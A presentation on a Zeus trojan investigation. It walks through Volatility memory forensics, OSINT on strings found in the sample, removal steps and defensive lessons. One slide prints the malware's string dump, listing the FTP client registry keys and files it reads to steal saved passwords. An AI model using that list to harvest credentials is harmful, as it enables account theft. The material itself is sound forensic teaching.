Memory Analysis with **Volatility**

- RAM snapshot retrieved from live system (verified by watching DNS streams)
- First: Find malware 'persistence mechanism' – how is binary launching?
  - Best: Windows Registry 'autorun' locations
  - Volatility: Registry hives in RAM snapshot, mapped by offset addresses
  - Locate "HKCU" address in memory (0xe189c008)
  - Call the specific 'autorun' key: "Software\Microsoft\Windows\CurrentVersion\run"
  - Something interesting here: "C:\Documents and Settings\-\Application Data\Yhepas\epeb.exe"

```
C:\Documents and Settings\-\Desktop\ZEUSPC\infected\DD>v printkey -f ram.dd -o 0xe189c008  -K Software\Microsoft\Windows\(
Volatile Systems Volatility Framework 2.2
Legend: (S) = Stable   (V) = Volatile

----------------------------
Registry: User Specified
Key name: Run (S)
Last updated: 2013-02-15 16:24:49

Subkeys:

Values:
REG_SZ        CTFMON.EXE      : (S) C:\WINDOWS\system32\ctfmon.exe
REG_SZ        {845F5C5E-213B-AD42-422B-7E465D525D54} : (S) "C:\Documents and Settings\-\Application Data\Yhepas\epeb.exe"
```

Malware Advanced Analysis

- Volatility "file scan" shows 'epeb.exe' had been running, but very quickly exited

Offset(P)	Name	PID	PPID	PDB	Time created	Time exited
0x063d13e0	wscntfy.exe	900	1076	0x0d940280	2013-02-18 16:13:49	
0x064f3da0	services.exe	684	640	0x0d940080	2013-02-18 16:13:37	
0x0650ca50	epeb.exe	1704	1588	0x0d940260	2013-02-18 16:13:39	2013-02-18 16:13:39
0x06515da0	ctfmon.exe	1696	1588	0x0d940240	2013-02-18 16:13:39	
0x065197e8	svchost.exe	980	684	0x0d940100	2013-02-18 16:13:38	
0x0651c9f8	spoolsv.exe	1564	684	0x0d9401c0	2013-02-18 16:13:38	

- However malware is obviously still running (DNS)
- Remainder of processes seem valid (correct process names & filepaths), also all files checked against VirusTotal
- Most likely seeing advanced technique for "process injection"

Malware Advanced Analysis

- Process injection:
  - Check specific process handles for running PID's: Adobe Reader Launcher, PID 1688

```
python vol.py --profile=WinXPSP3x86 -f RAM.dd handles --pid=1688  > 00.pid.1688.dump.txt

Volatile Systems Volatility Framework 2.2


Offset(V)      Pid      Handle     Access Type             Details
---------- ------ ---------- ---------- ---------------- -------
0xe10096e0   1688        0x4     0xf0003 KeyedEvent       CritSecOutOfMemoryEvent
0xe14fdb50   1688        0x8         0x3 Directory        KnownDlls
0x8630b418   1688        0xc    0x100020 File             \Device\HarddiskVolume1\Documents and Settings\-
0x862fe878   1688       0x10    0x100020 File             \Device\HarddiskVolume1\WINDOWS\WinSxS\x86_Microsoft.VC80.C
0xe14e4030   1688       0x14     0xf000f Directory        Windows
0xe1895330   1688       0x18   0x21f0001 Port
0xe1696ac8   1688       0x1c     0xf001f Section
0x862ff4b0   1688       0x20   0x21f0003 Event
0x86335190   1688       0x24     0xf037f WindowStation    WinSta0
0x86350208   1688       0x28     0xf01ff Desktop          Default
0x86335190   1688       0x2c     0xf037f WindowStation    WinSta0
0xe19a24d8   1688       0x30   0x20f003f Key              MACHINE
0xe167ca48   1688       0x34     0x2000f Directory        BaseNamedObjects
0x8649c460   1688       0x38    0x1f0003 Semaphore        shell.{A48F1A32-A340-11D1-BC6B-00A0C90312E1}
0x862fff58   1688       0x3c    0x1f0003 Event
0x862fcc08   1688       0x40    0x100020 File             \Device\HarddiskVolume1\WINDOWS\WinSxS\x86_Microsoft.Windows
0xe1864898   1688       0x44   0x20f003f Key              USER\S-1-5-21-854245398-1580436667-1060284298-1003
0x8624eda8   1688       0x48    0x1f03ff Thread           TID 1724 PID 1688
0x86372da0   1688       0x4c    0x1f0001 Mutant           {97213600-4B65-BE3C-B369-B06DAC10937F}
0x86255320   1688       0x50    0x1f0003 Event
0x8630ca50   1688       0x54    0x1f0fff Process          epeb.exe(1704)
0x864479c0   1688       0x58    0x100003 Semaphore
0x864479f8   1688       0x5c    0x100003 Semaphore
```

Malware Advanced Analysis

- **Demo!**

- **Game Over?**
  - Very difficult to find once resident
    - No easily visible traits: no process ID, no TaskManager, even SysInternals
    - Although, 'autoruns' does show us
    - Excellent visibility with memory forensics: startup key, process behaviours
  - Network analysis certainly best indicator

- **What next?**
  - Zeus removal from infected systems?
    - Disable auto-run key
    - Delete binary, scan and re-scan
    - Or paranoid-mode! Trojan malware cannot be trusted.. Time for a fresh build

- **Prevention is the only cure!**

Malware Analysis: OSINT

- Slightly different approach: File properties, comments, sloppy (or, planted?) code

```
7C94798C  v75 16      JNZ SHORT ntdll.7C9479A4
7C94798E   68 CA7B947C  PUSH ntdll.7C947BCA          ASCII "This->PrivateUsedString != NULL"
7C947993   68 22020000  PUSH 222
7C947998   68 EA7B947C  PUSH ntdll.7C947BEA          ASCII "d:\nt\base\ntdll\sxsisol.cpp"
7C94799D   68 0A7C947C  PUSH ntdll.7C947C0A          ASCII "Internal error check failed"
7C9479A2  ^EB 9E      JMP SHORT ntdll.7C947942
7C9479A4   8B4F 28    MOV ECX,DWORD PTR DS:[EDI+28]
```

```
SubsystemVersion.........: 4.0
InitializedDataSize......: 160768
ImageVersion.............: 0.0
ProductName..............: fallTheirSimple
FileVersionNumber........: 2.7.729.93
UninitializedDataSize....: 0
LanguageCode.............: English (U.S.)
FileFlagsMask............: 0x0000
FullVersion..............: 2.7.729.93
CharacterSet.............: Windows, Latin1
LinkerVersion............: 7.1
OriginalFilename.........: 2.7.729.93.exe
MIMEType.................: application/octet-
Subsystem................: Windows GUI
FileVersion..............: 2.7.729.93
TimeStamp................: 2012:11:02 10:49:4
FileType.................: Win32 EXE
PEType...................: PE32
InternalName.............: wheretry
ProductVersion...........: 2.7.729.93
FileDescription..........: fallTheirshould
OSVersion................: 4.0
FileOS...................: Win32
LegalCopyright...........: Copyright    2011
MachineType..............: Intel 386 or later
CompanyName..............: fallTheir, Inc.
CodeSize.................: 306176
FileSubtype..............: 0
ProductVersionNumber.....: 2.7.729.93
EntryPoint...............: 0x42119
ObjectFileType...........: Executable application
```

```
ASCII "d:\nt\base\ntdll\sxsisol.cpp"
ASCII "Internal error check failed"
ASCII "(This->PrivateDynamicallyAllocatedString == NULL) || (This->PrivateDynamicallyAlloca
ASCII "d:\nt\base\ntdll\sxsisol.cpp"
ASCII "Internal error check failed"
ASCII "rUS.Length <= This->PrivatePreallocatedString->MaximumLength"
ASCII "d:\nt\base\ntdll\sxsisol.cpp"
ASCII "Internal error check failed"
ASCII "This->PrivateUsedString != NULL"
ASCII "d:\nt\base\ntdll\sxsisol.cpp"
ASCII "Internal error check failed"
ASCII "This->PrivateUsedString != NULL"
ASCII "d:\nt\base\ntdll\sxsisol.cpp"
ASCII "Internal error check failed"
ASCII "sxsisol_SearchActCtxForDllName"
ASCII "[%x.%x] SXS: %s - Relative redirection plus env var expansion.□"
ASCII "!(askd.Flags & ACTIVATION_CONTEXT_SECTION_KEYED_DATA_FLAG_FOUND_IN_SYSTEM_DEFAULT)"
ASCII "d:\nt\base\ntdll\sxsisol.cpp"
ASCII "Internal error check failed"
ASCII "Status != STATUS_NOT_FOUND"
ASCII "d:\nt\base\ntdll\sxsisol.cpp"
ASCII "Internal error check failed"
ASCII "Status != STATUS_SXS_SECTION_NOT_FOUND"
ASCII "d:\nt\base\ntdll\sxsisol.cpp"
ASCII "Internal error check failed"
UNICODE ".mui"
UNICODE "mui\"
UNICODE "C:\WINDOWS"
UNICODE "\mui\fallback\"
UNICODE ".mui"
UNICODE ".mui"
ASCII "LdrRelocateImageWithBias"
ASCII "%s: %s() failed 0x%lx□%s: OldBase     : %p□%s: NewBase     : %p□%s: Diff        : 0x
```

Malware Analysis: OSINT

- Public reference to same strings

Google

ASCII "d:/nt/base/ntdll/sxsisol.cpp"

Web Images More Search tools

3 results (0.07 seconds)

Diamondo25 - Pastebin.com
pastebin.com/bifjLBGB
Sep 9, 2010 – 7C947A65 PUSH 7C947B56 **ASCII** "**d:\nt\base\ntdll\sxsisol.cpp**". 7C947A6A PUSH 7C947B76 ASCII "Internal error check failed". 7C947A7E ...

【求助】破解网络验证 - 看雪安全论坛
bbs.pediy.com › 初学者园地 › 『求助问答区』
Oct 6, 2007 – 7C9 push **ASCII** "SXS: Assembly storage map probing root %wZ for ... 7C9 push **ASCII** "SXS: Found good storage root for %wZ at index %lu",LF ...

这个软件怎么找不到**ASCII**的注册信息-『脱壳破解区』吾爱破解论坛【 L...
www.52pojie.cn › 论坛
Aug 20, 2012 – 这个软件怎么找不到**ASCII**的注册信息,吾爱破解论坛【 LCG 】【 LSG 】 ... 7C967A65 push ntdll.7C967B56 **d:\nt\base\ntdll\sxsisol.cpp**. 7C967A6A ...

Malware Analysis: OSINT

- PasteBin with very similar code, plus some comments and explanations!

PASTEBIN | #1 paste tool since 2002

PASTEBIN

create new paste trending pastes

Diamondo25

BY: A GUEST ON SEP 9TH, 2010 | SYNTAX: NONE | SIZE: 109.91 KB | HITS: 316 | EXPIRES: NEVER

DOWNLOAD | RAW | EMBED | REPORT ABUSE

```
1. Text strings referenced in ntdll
2. Address   Command                          Comments
3. 7C90FC59  MOV DWORD PTR DS:[ECX],7C90FDFC  ASCII "Actx "
4. 7C913220  PUSH 7C91325C                    ASCII "RtlLockHeap"
5. 7C913288  PUSH 7C9132C4                    ASCII "RtlUnlockHeap"
```

```
7C947A5B  PUSH 7C947846                    ASCII "This != NULL"
7C947A65  PUSH 7C947856                    ASCII "d:\nt\base\ntdll\sxsisol.cpp"
7C947A6A  PUSH 7C947876                    ASCII "Internal error check failed"
7C947A7E  PUSH 7C947896                    ASCII "(This->PrivateDynamicallyAllocatedString ==
NULL) || (This->PrivateDynamicallyAllocatedString->Buffer == NULL)"
7C947A88  PUSH 7C947C06                    ASCII "d:\nt\base\ntdll\sxsisol.cpp"
7C947A8D  PUSH 7C947C26                    ASCII "Internal error check failed"
7C947AA1  PUSH 7C947C42                    ASCII "rUS.Length <=
This->PrivatePreallocatedString->MaximumLength"
7C947AAB  PUSH 7C947C82                    ASCII "d:\nt\base\ntdll\sxsisol.cpp"
7C947AB0  PUSH 7C947CA2                    ASCII "Internal error check failed"
7C947AB7  PUSH 7C947CBE                    ASCII "This->PrivateUsedString != NULL"
7C947AC1  PUSH 7C947CDE                    ASCII "d:\nt\base\ntdll\sxsisol.cpp"
7C947AC6  PUSH 7C947CFE                    ASCII "Internal error check failed"
7C947ADE  PUSH 7C947D1A                    ASCII "This->PrivateUsedString != NULL"
7C947AE8  PUSH 7C947D3A                    ASCII "d:\nt\base\ntdll\sxsisol.cpp"
7C947AED  PUSH 7C947D5A                    ASCII "Internal error check failed"
7C947DD8  PUSH 7C948082                    ASCII "sxsisol_SearchActCtxForDllName"
7C947DE3  PUSH 7C948A2                     ASCII "[%x.%x] SXS: %s - Relative redirection plus
```

```
001562B8 le; MSIE 5.0; Windows 98).....Content-Length:.Location:.GET %s H
001562F8 TTP/1.0..Host: %s..Accept: */*..Accept-Encoding: identity, *;q=0
00156338 ..Connection: close..User-Agent: Mozilla/4.0 (compatible; MSIE 5
00156378 .0; Windows 98)..........\*.*.*.*.HWID.{%08X-%04X-%04X-%02X%02X-
001563B8 %02X%02X%02X%02X%02X%02X}.GetNativeSystemInfo.kernel32.dll.IsWow
001563F8 64Process.Software\Far\Plugins\FTP\Hosts.Software\Far2\Plugins\F
00156438 TP\Hosts.Software\Far Manager\Plugins\FTP\Hosts.Software\Far\Sav
00156478 edDialogHistory\FTPHost.Software\Far2\SavedDialogHistory\FTPHost
001564B8 .Software\Far Manager\SavedDialogHistory\FTPHost.Password.HostNa
001564F8 me.User.Line.wcx_ftp.ini.\GHISLER.InstallDir.FtpIniName.Software
00156538 \Ghisler\Windows Commander.Software\Ghisler\Total Commander.\Ips
00156578 witch.Sites\.\Ipswitch\WS_FTP.\win.ini..ini.WS_FTP.DIR.DEFDIR.CU
001565B8 TEFTP.QCHistory.Software\GlobalSCAPE\CuteFTP 6 Home\QCToolbar.So
001565F8 ftware\GlobalSCAPE\CuteFTP 6 Professional\QCToolbar.Software\Glo
00156638 balSCAPE\CuteFTP 7 Home\QCToolbar.Software\GlobalSCAPE\CuteFTP 7
00156678  Professional\QCToolbar.Software\GlobalSCAPE\CuteFTP 8 Home\QCTo
001566B8 olbar.Software\GlobalSCAPE\CuteFTP 8 Professional\QCToolbar.\Glo
001566F8 balSCAPE\CuteFTP.\GlobalSCAPE\CuteFTP Pro.\GlobalSCAPE\CuteFTP L
00156738 ite.\CuteFTP.\sm.dat.Software\FlashFXP\3.Software\FlashFXP.Softw
00156778 are\FlashFXP\4.InstallerDathPath.path.Install Path.DataFolder.\S
001567B8 ites.dat.\Quick.dat.\History.dat.\FlashFXP\3.\FlashFXP\4.\FileZi
```

```
0012EEF0  00000000
0012EEF4  0000000C
0012EEF8  7C915199  RETURN to ntdll.7C915199
0012EEFC  0012EF38
0012EF00  001300E4
0012EF04  00000047
0012EF08  001300D4
0012EF0C  00130000  ASCII "Actx "
0012EF10  00000238
0012EF14  7C91538B  RETURN to ntdll.7C91538B from ntdll.bsearch
0012EF18  0012EF38
0012EF1C  001602E0
0012EF20  00000000
0012EF24  001602E0
0012EF28  001602E8
0012EF2C  0012EFD4
0012EF30  001310A4  ASCII "SsHd,"
0012EF34  F60E87FC
0012EF38  00000000
0012EF3C  7C915721  RETURN to ntdll.7C915721 from ntdll.RtlHashUni
```

Malware Analysis: OSINT

- Similar code on Chinese forum, again with some interesting comments on code and behaviours

WWW.PEDIV.COM 看雪學院

看雪安全论坛 > 初学者园地 > 『求助问答区』
【求助】破解网络验证

KSSD kanxue.com 注册账号 搜索论坛

该主题："【求助】破解网络验证" 因在一定的时间里没有任何回复而自动关闭。
如果您还对该主题感兴趣或者想参与对此主题的讨论，请您重新发表一篇相关的新主题。

发新话题 主题锁定

heye
初级会员

资 料:
注册日期: Sep 2007
帖子: 2
精华: 0
现金: 202 Kx
致谢数: 0
获感谢文章数: 0
获会员感谢数: 0

1 2007-10-06, 16:13:27 【求助】破解网络验证

```
文本字串参考位于 ntdll:.text
地? 反汇? 文本字串
7C9  retn   (初始 CPU 选择)
7C9  add    UNICODE "USERSPROFILE=C:\Documents and Settings\All Users"
7C9  mov    ASCII "Actx "
7C9  push   ASCII "RtlLockHeap"
7C9  push   ASCII "RtlUnlockHeap"
7C9  push   UNICODE "S-1-"
7C9  push   UNICODE "\REGISTRY\USER\"
7C9  mov    UNICODE "Kernel32.dll"
7C9  mov    UNICODE ".dll"
7C9  mov    ASCII "Refcount"
7C9  mov    ASCII "Derefcount"
7C9  mov    ASCII "Refcount"
7C9  mov    ASCII "Derefcount"
7C9  push   UNICODE "\Registry\Machine\Software\Microsoft\Windows NT\Curr
7C9  imul   UNICODE "Find ASCII"
```

```
This != NULL
d:\nt\base\ntdll\sxsisol.cpp
Internal error check failed
(This->PrivateDynamicallyAllocatedString == NULL) || (This->
d:\nt\base\ntdll\sxsisol.cpp
Internal error check failed
rUS.Length <= This->PrivatePreallocatedString->MaximumLe
d:\nt\base\ntdll\sxsisol.cpp
Internal error check failed
This->PrivateUsedString != NULL
d:\nt\base\ntdll\sxsisol.cpp
Internal error check failed
This->PrivateUsedString != NULL
```

Malware Analysis: OSINT

- Another great source… **Zeus User Guide**!
  - Zeus Source Code and Guide leaked in May 2011
  - Describes in detail the code, configurations and operations
  - By November 2012 some is obsolete – new code is bigger and better/worse..
- **Various online resources, studies and analysis**
- Dr.Ken Baylor: **Understanding Bot-Nets by Building One**
  - BlackHat 2012 Presentation
  - Full video on www.youtube.com

Response

- **Lessons learned**
  - Emails were dispersed and accurate. Most likely personal device with malware?
  - Technical security failures: anti-spam, anti-virus, logs & alerts, firewalls, etc.
  - People were best defence!
  - Expect more, expect worse
- **Technical Triage**
  - Check, block & alert for domain list, IP, file signatures, *CRYPTED0* (firewalls, IDS, proxies)
  - Check workstations, users (remote?), network, proxy-access
  - DNS queries: known sites but also IDS rule for 'unusual frequency of unknown hosts'
  - SIEM – intelligent correlations across sites – multiple proxies, firewalls, anti-virus
- **Forget anti-virus, forget the perimeter…**
  - Endpoint protection: DEP, HIPS, patching and secure builds, non-admin rights, GPO
- **<u>Best defence is situated between the chair and the keyboard</u>**

Thanks!

- rccdub@gmail.com / rcostelloe@murex.com
- www.rcostelloe.net